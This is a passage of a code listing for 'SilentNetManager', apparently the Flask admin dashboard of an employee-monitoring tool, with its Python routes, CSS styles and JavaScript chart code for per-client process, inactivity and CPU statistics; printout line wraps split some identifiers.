        self.connect_to_server()
```

manager - manager.py

```
        if not self.is_connected:
            return redirect(url_for("loading_screen"))

    try:
        self.manager_socket.protocol_send(MessageParser.MANAGER_
            _MSG_PASSWORD, encrypt=False, compress=False)
    except Exception:
        self.connect_to_server()
        if not self.is_connected:
            return redirect(url_for("loading_screen"))

        self.manager_socket.protocol_send(MessageParser.MANAGER_
            _MSG_PASSWORD, encrypt=False, compress=False)

    if not self.manager_socket.exchange_keys():
        return redirect(url_for("loading_screen"))

    self.manager_socket.protocol_send(password)
    response =
    self.manager_socket.protocol_recv()[MessageParser.PROTOCOL_
        DATA_INDEX - 1].decode()

    if response == MessageParser.MANAGER_VALID_CONN:
        return redirect(url_for("settings_screen"))

    if not self.is_connected:
        return redirect(url_for("loading_screen"))

    self.disconnect()
    return redirect(url_for("start_screen",
        password_incorrect='true'))

def settings_screen(self):
    """Render server settings screen"""
    return render_template("settings_screen.html")

def submit_settings(self):
    """Update server settings"""
    employees_amount = request.form.get('employees_amount')
    safety = request.form.get('safety')

    self.manager_socket.protocol_send(
        MessageParser.MANAGER_SND_SETTINGS,
        employees_amount,
        safety
    )
    return redirect(url_for("employees_screen"))

def employees_screen(self):
    """Render employee list screen"""
    self.manager_socket.protocol_send(MessageParser.MANAGER_GET_
        _CLIENTS)
    clients = self.manager_socket.protocol_recv()
```

manager - manager.py

```
if clients == b"":
    return redirect(url_for("loading_screen"))

clients = clients[MessageParser.PROTOCOL_DATA_INDEX:]
stats = []
for client in clients:
    name, active, connected = client.decode().split(",")
    stats.append([name, int(active), int(connected)])

return render_template("name_screen.html", name_list=stats)

def delete_client(self):
    """Handle client deletion request"""
    data = request.get_json()
    client_name = data.get('name')

    if not client_name:
        return jsonify({'success': False, 'message': 'No name
        provided'}), 400

    self.manager_socket.protocol_send(MessageParser.MANAGER_DELETE_CLIENT, client_name)
    return jsonify({'success': True, 'message': f'Client
    {client_name} deleted successfully'})

def manual_connect(self):
    """Handle manual connection attempt"""
    self.connect_to_server()
    current_state = self.is_connected

    if self.is_connected:
        self.manager_socket.protocol_send(MessageParser.MANAGER_CHECK_CONNECTION, encrypt=False, compress=False)
        self.disconnect()

    return jsonify({"status": current_state})

def update_client_name(self):
    """Handle client name update request"""
    data = request.get_json()
    current_name, new_name = data.get('current_name'),
    data.get('new_name')

    self.manager_socket.protocol_send(
        MessageParser.MANAGER_CHG_CLIENT_NAME,
        current_name,
        new_name
    )

    response =
    self.manager_socket.protocol_recv()[MessageParser.PROTOCOL_DATA_INDEX - 1].decode()
    if response == MessageParser.MANAGER_VALID_CHG:
```

manager - manager.py

```
        return jsonify({"success": True})
    else:
        return jsonify({"success": False, "message": "Name is
        already used"})
```

```
def stats_screen(self):
    """Render detailed statistics screen for a client"""
    client_name = request.args.get('client_name')
    if client_name is None:
        return redirect(url_for("employees_screen"))

    self.manager_socket.protocol_send(MessageParser.MANAGER_GET
    _CLIENT_DATA, client_name)
    stats = self.manager_socket.protocol_recv()
    if stats == b"":
        return redirect(url_for("loading_screen"))

    if stats[MessageParser.PROTOCOL_DATA_INDEX - 1].decode() ==
    MessageParser.MANAGER_CLIENT_NOT_FOUND:
        return redirect(url_for("employees_screen"))

    stats = json.loads(stats[MessageParser.PROTOCOL_DATA_INDEX])
    return render_template("stats_screen.html", stats=stats,
    client_name=client_name)
```

```
def connect_to_server(self):
    """Attempt to connect to the server"""
    self.manager_socket = client(manager=True)
    self.is_connected = self.manager_socket.connect(server_ip,
    server.SERVER_BIND_PORT)

    if not self.is_connected:
        return render_template("loading_screen.html")

    self.manager_socket.set_timeout(5)
```

```
def run(self):
    """Run the Flask application"""
    port = TCPsocket.get_free_port()
    webbrowser.open(f"http://127.0.0.1:{port}/")
    self.app.run(port=port)
```

```
def main():
    """Entry point for the manager application"""
    global server_ip

    if len(argv) != 2:
        print("Wrong Usage: python manager.py <server_ip>")

    else:
        ip = argv[1].split(".")
        if len(ip) != 4:
```

manager - manager.py

```
print("IP not valid - ipv4 consists 4 numbers")  
return
```

```
for n in ip:  
    if (not n.isnumeric()) or (int(n) < 0 or int(n) > 255):  
        print("IP not valid - ip numbers are no valid")  
        return
```

```
server_ip = ".".join(ip)  
manager = SilentNetManager()  
manager.run()
```

```
if __name__ == "__main__":  
    main()
```

manager\static\css - exit_screen.css

```
body {
    margin: 0;
    font-family: 'Arial', sans-serif;
    display: flex;
    justify-content: center;
    align-items: center;
    height: 100vh;
    background: linear-gradient(135deg, #1e1e2f, #2a2a40);
    color: white;
    position: relative;
    overflow: hidden;
}

body::before {
    content: '';
    position: absolute;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
    background: radial-gradient(circle, rgba(255, 255, 255, 0.1)
    10%, transparent 10.01%);
    background-size: 20px 20px;
    animation: moveBackground 10s infinite linear;
    z-index: -1;
}

@keyframes moveBackground {
    0% { transform: translateY(0); }
    50% { transform: translateY(-10px); }
    100% { transform: translateY(0); }
}

#exit-window {
    background-color: rgba(255, 255, 255, 0.1);
    padding: 30px;
    border-radius: 15px;
    backdrop-filter: blur(5px);
    text-align: center;
    box-shadow: 0 8px 32px rgba(0, 0, 0, 0.2);
}

h2 {
    font-size: 1.5rem;
    font-weight: 600;
}

.exit-btn, .cancel-btn {
    margin-top: 20px;
    padding: 12px 24px;
    font-size: 1rem;
    font-weight: 500;
    color: #fff;
```


manager\static\css - exit_screen.css

```
border: none;
border-radius: 12px;
cursor: pointer;
transition: all 0.3s ease;
}

.exit-btn {
    background-color: #e74c3c;
}

.exit-btn:hover {
    background-color: #c0392b;
}

.cancel-btn {
    background-color: #3b82f6;
}

.cancel-btn:hover {
    background-color: #2563eb;
}
```

```
body {
    font-family: Arial, sans-serif;
    background-color: #f8f9fa;
    color: #343a40;
    margin: 0;
    padding: 0;
    display: flex;
    justify-content: center;
    align-items: center;
    height: 100vh;
    text-align: center;
}

.container {
    max-width: 600px;
    padding: 20px;
    background-color: #ffffff;
    border-radius: 8px;
    box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);
}

h1 {
    font-size: 48px;
    margin: 0 0 20px;
    color: #dc3545;
}

p {
    font-size: 18px;
    margin: 0 0 20px;
}

a {
    color: #007bff;
    text-decoration: none;
}

a:hover {
    text-decoration: underline;
}

.button {
    display: inline-block;
    padding: 10px 20px;
    font-size: 16px;
    color: #ffffff;
    background-color: #007bff;
    border-radius: 5px;
    text-decoration: none;
    transition: background-color 0.3s ease;
    cursor: pointer;
}
```

```
.button:hover {  
    background-color: #0056b3;  
}
```

```
.countdown {  
    font-size: 16px;  
    color: #6c757d;  
    margin-top: 10px;  
}
```

```
body {
    font-family: Arial, sans-serif;
    background-color: #f8f9fa;
    color: #343a40;
    margin: 0;
    padding: 0;
    display: flex;
    justify-content: center;
    align-items: center;
    height: 100vh;
    text-align: center;
}

.container {
    max-width: 600px;
    padding: 20px;
    background-color: #ffffff;
    border-radius: 8px;
    box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);
}

h1 {
    font-size: 48px;
    margin: 0 0 20px;
    color: #dc3545;
}

p {
    font-size: 18px;
    margin: 0 0 20px;
}

a {
    color: #007bff;
    text-decoration: none;
}

a:hover {
    text-decoration: underline;
}

.button {
    display: inline-block;
    padding: 10px 20px;
    font-size: 16px;
    color: #ffffff;
    background-color: #007bff;
    border-radius: 5px;
    text-decoration: none;
    transition: background-color 0.3s ease;
}

.button:hover {
```

manager\static\css - internal_error.css

```
background-color: #0056b3;
```

```
}
```

manager\static\css - loading_screen.css

```
body {
    margin: 0;
    font-family: 'Arial', sans-serif;
    display: flex;
    justify-content: center;
    align-items: center;
    height: 100vh;
    background: linear-gradient(135deg, #1e1e2f, #2a2a40);
    color: white;
    position: relative;
    overflow: hidden;
}

body::before {
    content: '';
    position: absolute;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
    background: radial-gradient(circle, rgba(255, 255, 255, 0.1)
    10%, transparent 10.01%);
    background-size: 20px 20px;
    animation: moveBackground 10s infinite linear;
    z-index: -1;
}

@keyframes moveBackground {
    0% { transform: translateY(0); }
    50% { transform: translateY(-10px); }
    100% { transform: translateY(0); }
}

#loading-window {
    display: flex;
    flex-direction: column;
    justify-content: center;
    align-items: center;
    width: 350px;
    padding: 30px;
    background-color: rgba(255, 255, 255, 0.1);
    border-radius: 20px;
    backdrop-filter: blur(10px);
    box-shadow: 0 8px 32px rgba(0, 0, 0, 0.2);
    text-align: center;
}

#loading-window h2 {
    margin: 0;
    font-size: 1.5rem;
    font-weight: 600;
    color: #fff;
}
```

manager\static\css - loading_screen.css

```
.spinner {
  margin: 25px 0;
  width: 50px;
  height: 50px;
  border: 4px solid rgba(255, 255, 255, 0.3);
  border-top: 4px solid #fff;
  border-radius: 50%;
  animation: spin 1s linear infinite;
}

@keyframes spin {
  0% { transform: rotate(0deg); }
  100% { transform: rotate(360deg); }
}

#logo {
  position: absolute;
  top: 20px;
  right: 20px;
  width: 100px;
}

#logo img {
  width: 100%;
  height: auto;
  filter: drop-shadow(0 0 10px rgba(0, 0, 0, 0.5));
  mix-blend-mode: lighten;
}

.connect-btn, .exit-btn {
  margin-top: 20px;
  padding: 12px 24px;
  font-size: 1rem;
  font-weight: 500;
  color: #fff;
  border: none;
  border-radius: 12px;
  cursor: pointer;
  transition: all 0.3s ease;
}

.connect-btn {
  background-color: #3b82f6;
}

.connect-btn:hover {
  background-color: #2563eb;
  transform: translateY(-2px);
}

.exit-btn {
  background-color: #e74c3c;
```

```
}

.exit-btn:hover {
    background-color: #c0392b;
    transform: translateY(-2px);
}

.button-group {
    display: flex;
    gap: 15px;
    margin-top: 20px;
}

.connection-status {
    color: #6c757d;
    font-size: 0.85rem;
    margin: 20px 0;
    text-align: center;
    max-width: 300px;
    margin-left: auto;
    margin-right: auto;
    line-height: 1.5;
    padding: 8px 12px;
    background-color: rgba(255,255,255,0.1);
    border-radius: 4px;
    display: flex;
    align-items: center;
    justify-content: center;
    gap: 8px;
}

.status-icon {
    font-size: 1rem;
}

/* For modern browsers that support color-mix */
@supports (color: color-mix(in srgb, white, black)) {
    .connection-status {
        color: color-mix(in srgb, currentColor 70%, #adb5bd);
    }
}
```


manager\static\css - name_screen.css

```
body {
  font-family: Arial, sans-serif;
  margin: 0;
  padding: 0;
  display: flex;
  justify-content: center;
  align-items: center;
  height: 100vh;
  background: linear-gradient(135deg, #1e1e2f, #2a2a40);
  color: #fff;
  position: relative;
  overflow: hidden;
}

body::before {
  content: '';
  position: absolute;
  top: 0;
  left: 0;
  width: 100%;
  height: 100%;
  background: radial-gradient(circle, rgba(255, 255, 255, 0.1)
  10%, transparent 10.01%);
  background-size: 20px 20px;
  animation: moveBackground 10s infinite linear;
  z-index: -1;
}

@keyframes moveBackground {
  0% { transform: translateY(0); }
  50% { transform: translateY(-10px); }
  100% { transform: translateY(0); }
}

.container {
  display: grid;
  grid-template-columns: repeat(4, 1fr);
  grid-gap: 20px;
  justify-content: center;
  margin: 0 auto;
  padding: 20px;
  max-width: 80%;
}

.button {
  border: 1px solid #e0e0e0;
  padding: 15px 10px;
  cursor: pointer;
  font-size: 16px;
  text-align: center;
  width: 180px;
  border-radius: 10px;
  box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);
}
```

manager\static\css - name_screen.css

```
transition: all 0.3s ease;
position: relative;
white-space: nowrap;
overflow: hidden;
text-overflow: ellipsis;
display: flex;
align-items: center;
justify-content: center;
}

.button:hover {
    transform: translateY(-3px);
    box-shadow: 0 6px 10px rgba(0, 0, 0, 0.15);
}

.button:active {
    transform: translateY(1px);
    box-shadow: 0 2px 4px rgba(0, 0, 0, 0.1);
}

.refresh-btn, .exit-btn {
    display: inline-block;
    margin: 20px 10px;
    padding: 12px 25px;
    font-size: 18px;
    background-color: #007bff;
    color: white;
    border: none;
    cursor: pointer;
    text-align: center;
    border-radius: 8px;
    box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);
    transition: background-color 0.3s ease, transform 0.3s ease;
}

.refresh-btn:hover, .exit-btn:hover {
    background-color: #0056b3;
    transform: translateY(-3px);
}

.refresh-btn:active, .exit-btn:active {
    transform: translateY(1px);
    box-shadow: 0 2px 4px rgba(0, 0, 0, 0.1);
}

.exit-btn {
    background-color: #dc3545;
}

.exit-btn:hover {
    background-color: #c82333;
}
```

manager\static\css - name_screen.css

```
.logo {
    position: absolute;
    top: 20px;
    right: 20px;
    width: 100px;
    filter: drop-shadow(0 0 15px rgba(0, 0, 0, 0.6));
    mix-blend-mode: lighten;
}
```

```
.tooltip {
    position: absolute;
    top: 10px;
    left: 50%;
    transform: translateX(-50%);
    background-color: rgba(0, 0, 0, 0.8);
    color: white;
    padding: 10px;
    border-radius: 5px;
    font-size: 16px;
    white-space: nowrap;
    z-index: 1000;
    display: none;
}
```

```
/* Add these to your existing name_screen.css */
```

```
.name-card {
    position: relative;
    display: flex;
    align-items: center;
    margin-left: 90px;
}
```

```
.name-form {
    margin: 0;
}
```

```
.delete-btn {
    background: none;
    border: none;
    color: #ff6b6b;
    cursor: pointer;
    padding: 5px;
    margin-left: 5px;
    border-radius: 50%;
    width: 30px;
    height: 30px;
    display: flex;
    align-items: center;
    justify-content: center;
    transition: all 0.3s ease;
}
```

manager\static\css - name_screen.css

```
.delete-btn:hover {
    background-color: rgba(255, 107, 107, 0.2);
    transform: scale(1.1);
}

.delete-btn:active {
    transform: scale(0.95);
}

.connection-status {
    display: inline-block;
    width: 12px;
    height: 12px;
    border-radius: 50%;
    margin-right: 10px;
    box-shadow: 0 0 5px currentColor;
    transition: all 0.3s ease;
}

.connection-status.connected {
    background-color: #28a745;
    box-shadow: 0 0 10px #28a745;
}

.connection-status.disconnected {
    background-color: #dc3545;
    box-shadow: 0 0 5px #dc3545;
    opacity: 0.6;
}

.button {
    display: flex;
    align-items: center;
    justify-content: flex-start;
    padding-left: 15px;
}

.settings-btn {
    display: inline-block;
    margin: 20px 10px;
    padding: 12px 25px;
    font-size: 18px;
    background-color: #6c757d;
    color: white;
    border: none;
    cursor: pointer;
    text-align: center;
    border-radius: 8px;
    box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);
    transition: background-color 0.3s ease, transform 0.3s ease;
}
```

manager\static\css - name_screen.css

```
.settings-btn:hover {  
    background-color: #5a6268;  
    transform: translateY(-3px);  
}  
  
.settings-btn:active {  
    transform: translateY(1px);  
    box-shadow: 0 2px 4px rgba(0, 0, 0, 0.1);  
}
```

manager\static\css - opening_screen.css

```
body {
    margin: 0;
    padding: 0;
    background: linear-gradient(135deg, #1e1e2f, #2a2a40);
    height: 100vh;
    display: flex;
    flex-direction: column;
    justify-content: center;
    align-items: center;
    font-family: 'Arial', sans-serif;
    color: white;
    box-shadow: none;
    outline: none;
    overflow: hidden;
}

.logo {
    width: 300px;
    height: auto;
    margin-bottom: 40px;
    filter: drop-shadow(0 0 15px rgba(0, 0, 0, 0.6));
    mix-blend-mode: lighten;
    animation: float 3s ease-in-out infinite;
}

@keyframes float {
    0%, 100% { transform: translateY(0); }
    50% { transform: translateY(-10px); }
}

.password-container {
    margin-top: 20px;
    display: flex;
    flex-direction: column;
    align-items: center;
}

.password-input {
    width: 250px;
    padding: 10px 15px;
    font-size: 1rem;
    border: 2px solid rgba(255, 255, 255, 0.3);
    border-radius: 10px;
    background: rgba(255, 255, 255, 0.1);
    color: white;
    outline: none;
    backdrop-filter: blur(5px);
    transition: all 0.3s ease-in-out;
}

.password-input:focus {
    border-color: rgba(255, 255, 255, 0.5);
    background: rgba(255, 255, 255, 0.2);
}
```

manager\static\css - opening_screen.css

```
    box-shadow: 0px 4px 6px rgba(0, 0, 0, 0.2);
}

.submit-button {
    margin-top: 15px;
    padding: 10px 20px;
    font-size: 1rem;
    border: none;
    border-radius: 10px;
    background: rgba(255, 255, 255, 0.1);
    color: white;
    cursor: pointer;
    backdrop-filter: blur(5px);
    transition: all 0.3s ease-in-out;
}

.submit-button:hover {
    background: rgba(255, 255, 255, 0.2);
    box-shadow: 0px 4px 6px rgba(0, 0, 0, 0.2);
}

.exit-btn {
    margin-top: 20px;
    padding: 10px 20px;
    font-size: 1rem;
    border: none;
    border-radius: 10px;
    background: rgba(255, 255, 255, 0.1);
    color: white;
    cursor: pointer;
    backdrop-filter: blur(5px);
    transition: all 0.3s ease-in-out;
}

.exit-btn:hover {
    background: rgba(255, 255, 255, 0.2);
    box-shadow: 0px 4px 6px rgba(0, 0, 0, 0.2);
}

.error-message {
    margin-top: 15px;
    color: #ff4444;
    font-size: 0.9rem;
    display: none;
    animation: shake 0.5s ease-in-out;
}

@keyframes shake {
    0%, 100% { transform: translateX(0); }
    25% { transform: translateX(-10px); }
    50% { transform: translateX(10px); }
    75% { transform: translateX(-10px); }
}
```

manager\static\css - opening_screen.css

```
body::before {
    content: '';
    position: absolute;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
    background: radial-gradient(circle, rgba(255, 255, 255, 0.1)
    10%, transparent 10.01%);
    background-size: 20px 20px;
    animation: moveBackground 10s infinite linear;
    z-index: -1;
}

.password-input, .submit-button, .exit-btn {
    box-shadow: 0 0 5px rgba(255, 255, 255, 0.2);
}

.password-input:focus, .submit-button:hover, .exit-btn:hover {
    box-shadow: 0 0 10px rgba(255, 255, 255, 0.4);
}
```


manager\static\css - settings_screen.css

```
body {
    margin: 0;
    padding: 0;
    background: linear-gradient(135deg, #1e1e2f, #2a2a40);
    height: 100vh;
    display: flex;
    flex-direction: column;
    justify-content: center;
    align-items: center;
    font-family: 'Arial', sans-serif;
    color: white;
    box-shadow: none;
    outline: none;
    overflow: hidden;
}

.logo {
    width: 300px;
    height: auto;
    margin-bottom: 40px;
    filter: drop-shadow(0 0 15px rgba(0, 0, 0, 0.6));
    mix-blend-mode: lighten;
}

.form-container {
    width: 80%;
    max-width: 600px;
    display: flex;
    flex-direction: column;
    align-items: center;
    gap: 30px;
}

.slider-container {
    width: 100%;
    display: flex;
    flex-direction: column;
    align-items: stretch;
}

.slider-label {
    display: flex;
    justify-content: space-between;
    align-items: center;
    font-size: 1.2rem;
    margin-bottom: 10px;
}

.slider {
    width: 100%;
    height: 15px;
    appearance: none;
    background: #dddddd;
```

manager\static\css - settings_screen.css

```
border-radius: 5px;
outline: none;
transition: background 0.3s;
}

.slider:hover {
    background: #cccccc;
}

.submit-button {
    margin-top: 20px;
    padding: 10px 30px;
    font-size: 1.2rem;
    color: #ffffff;
    background-color: #007bff;
    border: none;
    border-radius: 5px;
    cursor: pointer;
}

.submit-button:hover {
    background-color: #0056b3;
}

.message {
    font-size: 1.8rem;
    text-align: center;
    color: #ffffff;
    background: rgba(255, 255, 255, 0.1);
    border: 2px solid rgba(255, 255, 255, 0.3);
    border-radius: 15px;
    padding: 20px 40px;
    box-shadow: 0px 4px 6px rgba(0, 0, 0, 0.15);
    font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
    backdrop-filter: blur(10px);
}

.message:hover {
    background: rgba(255, 255, 255, 0.2);
    border-color: rgba(255, 255, 255, 0.5);
    box-shadow: 0px 6px 8px rgba(0, 0, 0, 0.2);
    transition: all 0.3s ease-in-out;
}

body::before {
    content: '';
    position: absolute;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
    background: radial-gradient(circle, rgba(255, 255, 255, 0.1)
    10%, transparent 10.01%);
```

manager\static\css - settings_screen.css

```
background-size: 20px 20px;  
animation: moveBackground 10s infinite linear;  
z-index: -1;
```

```
}
```

manager\static\css - stats_screen.css

```
body {
  font-family: 'Roboto', sans-serif;
  margin: 0;
  padding: 0;
  padding-top: 150px;
  background: #1e1e2f;
  color: #fff;
}

.container {
  display: grid;
  grid-template-columns: repeat(2, 1fr);
  gap: 20px;
  padding: 20px;
  position: relative;
  max-width: 1200px;
  margin-left: auto;
  margin-right: auto;
}

.card {
  background: #2a2a40;
  border-radius: 10px;
  padding: 20px;
  box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);
  transition: all 0.5s ease;
  cursor: pointer;
  position: relative;
}

.card h3 {
  margin-top: 0;
  font-size: 1.5rem;
  color: #00d1b2;
}

.expanded-card h3 {
  color: #00d1b2;
}

.chart-container {
  width: 100%;
  height: 200px;
  margin-top: 10px;
  transition: height 0.5s ease;
}

.close-btn {
  position: absolute;
  top: 10px;
  right: 10px;
  background-color: #ff4d4d;
  color: white;
```

manager\static\css - stats_screen.css

```
border: none;
border-radius: 50%;
width: 30px;
height: 30px;
cursor: pointer;
font-size: 16px;
display: none;
z-index: 1000;
}

.expanded-card {
  position: fixed;
  top: 50%;
  left: 50%;
  transform: translate(-50%, -50%) scale(0.9);
  width: 80%;
  height: 80%;
  z-index: 100;
  box-shadow: 0 8px 16px rgba(0, 0, 0, 0.2);
  background: #2a2a40;
  border-radius: 10px;
  padding: 20px;
  opacity: 0;
  transition: all 0.3s ease;
  pointer-events: none;
  display: flex;
  flex-direction: column;
}

.expanded-card.active {
  opacity: 1;
  transform: translate(-50%, -50%) scale(1);
  pointer-events: auto;
}

.expanded-card .close-btn {
  display: block;
}

.expanded-card .chart-container {
  flex: 1;
  height: auto;
  margin-top: 20px;
}

.overlay {
  position: fixed;
  top: 0;
  left: 0;
  width: 100%;
  height: 100%;
  background: rgba(0, 0, 0, 0.7);
  z-index: 99;
```

manager\static\css - stats_screen.css

```
    opacity: 0;
    transition: opacity 0.3s ease;
    pointer-events: none;
}

.overlay.active {
    opacity: 1;
    pointer-events: auto;
}

.logo {
    position: fixed;
    top: 20px;
    right: 20px;
    width: 100px;
    filter: drop-shadow(0 0 15px rgba(0, 0, 0, 0.6));
    z-index: 1000;
}

.return-btn {
    position: fixed;
    top: 20px;
    left: 20px;
    padding: 10px 20px;
    background-color: #007bff;
    color: white;
    border: none;
    border-radius: 5px;
    cursor: pointer;
    font-size: 16px;
    transition: background-color 0.3s ease;
    z-index: 1000;
}

.return-btn:hover {
    background-color: #0056b3;
}

.wpm-number {
    display: flex;
    justify-content: center;
    align-items: center;
    height: 100%;
    font-size: 4rem;
    color: #00d1b2;
    text-shadow: 0 0 10px rgba(0, 209, 178, 0.7), 0 0 20px rgba(0, 209, 178, 0.5);
    animation: glow 1.5s infinite alternate;
}

@keyframes glow {
    from { text-shadow: 0 0 10px rgba(0, 209, 178, 0.7), 0 0 20px rgba(0, 209, 178, 0.5); }
}
```

manager\static\css - stats_screen.css

```
to { text-shadow: 0 0 20px rgba(0, 209, 178, 0.9), 0 0 30px
rgba(0, 209, 178, 0.7); }
}

.client-name-container {
    position: fixed;
    top: 20px;
    left: 50%;
    transform: translateX(-50%);
    text-align: center;
    font-size: 24px;
    font-weight: bold;
    color: #00d1b2;
    z-index: 9999;
    background: #1e1e2f;
    padding: 10px 20px;
    border-radius: 5px;
}

.name-change-container {
    position: fixed;
    top: 80px;
    left: 50%;
    transform: translateX(-50%);
    text-align: center;
    z-index: 9999;
    background: #1e1e2f;
    padding: 10px 20px;
    border-radius: 5px;
}

.name-change-container input {
    padding: 10px;
    border: 2px solid #00d1b2;
    border-radius: 5px;
    background: #2a2a40;
    color: #fff;
    font-size: 16px;
    margin-right: 10px;
}

.name-change-container button {
    padding: 10px 20px;
    background-color: #00d1b2;
    color: white;
    border: none;
    border-radius: 5px;
    cursor: pointer;
    font-size: 16px;
    transition: background-color 0.3s ease;
}

.name-change-container button:hover {
```

manager\static\css - stats_screen.css

```
background-color: #009f8a;
}

.client-name-container, .name-change-container {
    position: fixed !important;
}

#cpu_usage {
    grid-column: span 1;
}

.refresh-btn {
    position: fixed;
    top: 20px;
    left: 150px; /* Positioned to the right of the return button */
    padding: 10px 20px;
    background-color: #00d1b2;
    color: white;
    border: none;
    border-radius: 5px;
    cursor: pointer;
    font-size: 16px;
    transition: background-color 0.3s ease;
    z-index: 1000;
}

.refresh-btn:hover {
    background-color: #009f8a;
}
```


manager\static\js - http_error.js

```
let timeLeft = 10;
const countdownElement = document.getElementById('countdown');
const redirectButton = document.getElementById('redirectButton');

const redirectToPrevious = () => {
    window.location.href = redirectUrl; // Use the passed redirect URL
};

const timer = setInterval(() => {
    timeLeft--;
    countdownElement.textContent = timeLeft;

    if (timeLeft <= 0) {
        clearInterval(timer);
        redirectToPrevious();
    }
}, 1000);

redirectButton.addEventListener('click', (e) => {
    e.preventDefault();
    clearInterval(timer);
    redirectToPrevious();
});
```

manager\static\js - loading_screen.js

```
function manualConnect() {
    fetch('/manual-connect')
        .then(response => response.json())
        .then(data => {
            if (data.status === true) {
                alert("Connected successfully!");
                window.location.href = '/';
            } else {
                alert("Connection attempt failed. Please try again.");
            }
        });
}

function exitProgram() {
    window.location.href = "exit";
}
```

manager\static\js - name_screen.js

```
function showTooltip(text) {
  const tooltip = document.getElementById('tooltip');
  tooltip.textContent = text;
  tooltip.style.display = 'block';
}

function hideTooltip() {
  const tooltip = document.getElementById('tooltip');
  tooltip.style.display = 'none';
}

function deleteName(name) {
  if (confirm(`Are you sure you want to delete "${name}"?`)) {
    fetch('/delete_client', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json',
      },
      body: JSON.stringify({ name: name })
    })
    .then(response => response.json())
    .then(data => {
      if (data.success) {
        // Find the exact name card to remove
        const cards = document.querySelectorAll('.name-card');
        cards.forEach(card => {
          const button = card.querySelector('.button');
          if (button && button.textContent.trim() === name ||
              button.textContent.trim() === name + '...') {
            card.remove();
          }
        });
      } else {
        alert('Failed to delete: ' + data.message);
      }
    })
    .catch(error => {
      console.error('Error:', error);
      alert('An error occurred while deleting');
    });
  }
}
```

manager\static\js - opening_screen.js

```
const urlParams = new URLSearchParams(window.location.search);
const passwordIncorrect = urlParams.get('password_incorrect');

if (passwordIncorrect === 'true') {
    document.getElementById('error-message').style.display = 'block';
}
```

manager\static\js - settings_screen.js

```
function updateSliderValue(sliderId, valueId) {  
    const slider = document.getElementById(sliderId);  
    const valueDisplay = document.getElementById(valueId);  
    valueDisplay.textContent = slider.value;  
}
```

manager\static\js - stats_screen.js

```
let processChart, inactivityChart, cpuUsageChart, ipsChart;
const coreColors = {};

function getRandomColor() {
    const r = Math.floor(Math.random() * 256);
    const g = Math.floor(Math.random() * 256);
    const b = Math.floor(Math.random() * 256);
    return `rgba(${r}, ${g}, ${b}, 0.8)`;
}

function refreshData() {
    const button = document.querySelector('.refresh-btn');
    button.disabled = true;
    button.textContent = 'Refreshing...';

    const clientName =
        document.getElementById('clientName').textContent;
    window.location.href =
        `/stats_screen?client_name=${encodeURIComponent(clientName)}`;
}

// Helper function to create Process Chart
function createProcessChart(canvasElement) {
    return new Chart(canvasElement, {
        type: 'bar',
        data: {
            labels: stats.processes.labels,
            datasets: [{
                data: stats.processes.data,
                backgroundColor: '#00d1b2',
            }]
        },
        options: {
            responsive: true,
            maintainAspectRatio: false,
            plugins: {
                legend: { display: false }
            },
            scales: {
                y: {
                    beginAtZero: true,
                    ticks: {
                        precision: 0,
                        callback: function(value) {
                            if (value % 1 === 0) return value;
                        }
                    },
                    suggestedMax: Math.max(...stats.processes.data)
                        > 0 ?
                        Math.max(...stats.processes.data) * 1.2 : 10
                }
            }
        }
    })
}
```

manager\static\js - stats_screen.js

```
    });
}

// Helper function to create Inactivity Chart
function createInactivityChart(canvasElement) {
    const parsedDates = stats.inactivity.labels.map(dateStr => {
        const dateTime = luxon.DateTime.fromFormat(dateStr,
            'yyyy-MM-dd HH:mm:ss');
        return dateTime.isValid ? dateTime.toJSDate() : null;
    }).filter(date => date !== null);

    const PADDING_MINUTES = 5;
    let minDate = parsedDates.length ? new
    Date(Math.min(...parsedDates)) : new Date();
    let maxDate = parsedDates.length ? new
    Date(Math.max(...parsedDates)) : new Date();

    minDate = new Date(minDate.getTime() - PADDING_MINUTES * 60000);
    maxDate = new Date(maxDate.getTime() + PADDING_MINUTES * 60000);

    return new Chart(canvasElement, {
        type: 'scatter',
        data: {
            datasets: [{
                label: 'Inactive Time (minutes)',
                data: parsedDates.map((date, index) => ({
                    x: date,
                    y: stats.inactivity.data[index],
                    label:
                        luxon.DateTime.fromJSDate(date).toFormat('yyyy-
                        MM-dd HH:mm:ss')
                })),
                backgroundColor: '#00d1b2',
                pointRadius: 5,
                pointHoverRadius: 7,
            }]
        },
        options: {
            responsive: true,
            maintainAspectRatio: false,
            scales: {
                x: {
                    type: 'time',
                    time: {
                        unit: 'minute',
                        tooltipFormat: 'yyyy-MM-dd HH:mm:ss',
                        displayFormats: {
                            minute: 'HH:mm',
                            hour: 'HH:mm',
                            day: 'yyyy-MM-dd'
                        }
                    },
                },
                title: { display: true, text: 'Time' },
            }
        }
    });
}
```

manager\static\js - stats_screen.js

```
        min: minDate,
        max: maxDate,
    },
    y: {
        beginAtZero: true,
        min: 0,
        title: { display: true, text: 'Inactive Time (minutes)' },
        ticks: {
            precision: 0,
            callback: function(value) {
                if (value % 1 === 0) return value;
            }
        }
    },
},
plugins: {
    tooltip: {
        callbacks: {
            label: (context) => {
                const time = context.raw.label ||
                    luxon.DateTime.fromJSDate(context.raw.x)
                    .toFormat('HH:mm:ss');
                return [
                    `Time: ${time}`,
                    `Inactive: ${context.raw.y} minutes`
                ];
            }
        }
    }
}
});
}
```

// Helper function to create CPU Usage Chart

```
function createCpuUsageChart(canvasElement) {
    const cpuDataWithTimestamps =
        stats.cpu_usage.labels.map((label, i) => ({
            time: luxon.DateTime.fromFormat(label, 'yyyy-MM-dd
            HH:mm:ss').toJSDate(),
            usage: stats.cpu_usage.data.usage.map(core => core[i]),
        }));

    cpuDataWithTimestamps.sort((a, b) => a.time - b.time);

    const sortedLabels = cpuDataWithTimestamps.map(d => d.time);
    const sortedUsage = stats.cpu_usage.data.cores.map((_,
        coreIndex) =>
        cpuDataWithTimestamps.map(d => d.usage[coreIndex]));

    return new Chart(canvasElement, {
        type: 'line',
```


manager\static\js - stats_screen.js

```
data: {
